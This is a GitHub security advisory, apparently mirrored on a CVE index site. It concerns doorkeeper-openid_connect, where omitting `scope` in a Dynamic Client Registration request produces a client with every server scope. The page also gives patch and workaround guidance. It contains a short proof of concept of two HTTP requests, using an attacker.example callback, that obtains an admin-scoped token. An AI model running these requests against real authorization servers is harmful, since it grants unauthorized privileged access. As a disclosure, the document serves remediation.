
GHSA-9H43-G84R-C93M
Dynamic Client Registration grants every server scope when `scope` is omitted
Texto original en inglés · Ver en español
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N
Fuente: GitHub
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Remediación | Parche 2.0.0 | doorkeeper-openid_connect · -29 d desde divulgación | |
| Divulgación | Publicada | GHSA-9H43-G84R-C93M divulgada · CVSS 7.4 (GitHub) | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
Am I affected?
This issue is reachable only when Dynamic Client Registration is enabled:
- `Doorkeeper::OpenidConnect.configure` sets `dynamic_client_registration true` (the routes are not mounted otherwise), and
- `authorize_dynamic_client_registration` is left unconfigured — its default is `nil`, which lets any unauthenticated caller register a client.
DCR is not enabled by default, so a deployment that never turned it on is not affected.
If DCR is enabled but registration *is* gated by `authorize_dynamic_client_registration`, the issue is still reachable by anyone that gate admits: the escalation happens during registration itself, not before it. The gate reduces who can do it, it does not prevent it.
`enforce_configured_scopes` does not mitigate this issue. It was listed among the preconditions of the earlier, related advisory (GHSA-8r7r-wh7x-27ff / CVE-2026-70665, which required it to be *off*), so it is natural to expect it to help here. It does not: an application whose scope set is empty trivially satisfies "is a subset of the configured scopes", so the validation passes and the escalation proceeds unchanged. This was verified with `enforce_configured_scopes` enabled.
Summary
In `doorkeeper-openid_connect >= 1.9.0, < 2.0.0`, a Dynamic Client Registration request that omits the `scope` parameter registers a client whose scope set is empty. Doorkeeper treats an application with no scopes as unrestricted, so such a client may subsequently request every scope the authorization server defines — including scopes the server never intended to expose to dynamically registered clients.
A client that honestly declares a narrow scope is confined to it. A client that declares nothing is not confined at all. Omitting a parameter yields strictly more privilege than supplying it.
Details
`DynamicRegistrationRequest#validate_scope` rejects a registration whose requested scopes are all unsupported, but returns early — accepting the registration — when no `scope` was requested at all:
# lib/doorkeeper/openid_connect/oauth/dynamic_registration_request.rb
def validate_scope
  return true if requested_scopes.blank? || permitted_scopes.present?
  # ...
end
The resulting application is persisted with `scopes` set to the empty string. Doorkeeper's scope validation then falls back to the full server scope set for any application whose own scope set is blank:
# doorkeeper: lib/doorkeeper/oauth/helpers/scope_checker.rb
def valid_scopes(server_scopes, app_scopes)
  app_scopes.presence || server_scopes
end
so every scope check that application ever undergoes is evaluated against `default_scopes + optional_scopes` rather than against anything it registered.
The `permitted_scopes` documentation in the same file already identifies this hazard — *"persisting an empty scope set would make Doorkeeper's ScopeChecker fall back to the full server scope set"* — and `validate_scope` is the guard written to prevent it. The omitted-`scope` path bypasses that guard.
PoC
Server configuration: `default_scopes :public`, `optional_scopes :openid, :profile, :admin`, `dynamic_client_registration true`, `authorize_dynamic_client_registration` unset. No resource owner is involved at any point.
Step 1 — register with `scope` omitted, requesting only the client credentials grant:
POST /oauth/registration
Content-Type: application/x-www-form-urlencoded

client_name=attacker&redirect_uris[]=https://attacker.example/cb&grant_types[]=client_credentials
201 Created
{"client_id":"...","client_secret":"...","scope":"", ...}The persisted application has `scopes = ""`.
Step 2 — request a scope that was never registered:
POST /oauth/token
Content-Type: application/x-www-form-urlencoded

grant_type=client_credentials&client_id=...&client_secret=...&scope=admin
200 OK
{"access_token":"...","token_type":"Bearer","expires_in":7200,"scope":"admin","created_at":...}Control — the same flow with `scope=public` declared at registration:
400 Bad Request
{"error":"invalid_scope","error_description":"The requested scope is invalid, unknown, or malformed."}
The `client_credentials` grant is used so the chain completes without any consent screen. The same registered client is equally unrestricted in the `authorization_code` flow, where it can present every server scope on the consent screen.
Relationship to GHSA-8r7r-wh7x-27ff (CVE-2026-70665)
That advisory covered the neighbouring path — a DCR request that supplies scopes the server does not configure — and was fixed in 1.10.4 by adding `validate_scope`. The fix is incomplete: it validates supplied scopes but leaves the omitted-`scope` path untouched, and that path is reachable in every release since DCR was introduced, including the versions the earlier advisory lists as patched.
The omitted-`scope` outcome is also broader than the one that was fixed. The earlier issue let a client claim the scopes it named; this one gives it every scope the server defines, without naming any.
| Versions | `scope` supplied but unsupported | `scope` omitted |
|---|---|---|
| `>= 1.9.0, <= 1.10.3` | persisted verbatim (CVE-2026-70665) | empty scope set → every server scope |
| `>= 1.10.4, < 2.0.0` (incl. 1.10.5 and 2.0.0.beta1) | rejected with `invalid_client_metadata` | empty scope set → every server scope |
Impact
An actor able to reach the registration endpoint obtains a client credential entitled to every scope the authorization server defines. Where the server defines administrative or otherwise privileged scopes, that is a direct privilege escalation, and with the `client_credentials` grant it requires no resource owner interaction. The registered client is indistinguishable from a legitimately registered one in the applications table apart from its blank `scopes` column.
Patches
Fixed in 2.0.0. Upgrade to `>= 2.0.0`; a registration request that omits `scope` is then registered with the server's `default_scopes` instead of an empty scope set (doorkeeper-gem/doorkeeper-openid_connect@e7ca1de).
Upgrading does not rewrite existing registrations. Any `oauth_applications` row with a blank `scopes` value stays unrestricted after the upgrade — apply the backfill step under *Workarounds*.
No backport to the 1.9.x–1.10.x series is planned. Deployments that cannot take the 2.0.0 upgrade yet should apply one of the workarounds below.
Workarounds
If you cannot upgrade immediately, any of the following prevents the issue:
- Gate registration with `authorize_dynamic_client_registration` and reject requests that carry no `scope`, or
- Disable Dynamic Client Registration (`dynamic_client_registration false`, the default), or
- Backfill existing registrations — any `oauth_applications` row with a blank `scopes` value is currently unrestricted:
```ruby
Doorkeeper::Application.where(scopes: [nil, ""]).find_each do |app|
app.update!(scopes: Doorkeeper.config.default_scopes.to_s)
end
```
Review those rows before overwriting them — the same blank-scope condition also applies to applications created outside DCR (e.g. through the admin UI), where it may have been relied on deliberately.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Desglose de métricas
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
rubygemsdoorkeeper-openid_connect |
Corregida | 2.0.0 | -29 d | 2.1.0 no afectada |
2.0.0Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/doorkeeper-gem/doorkeeper-openid_connect/security/advisories/GHSA-9h43-g84r-c93mLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.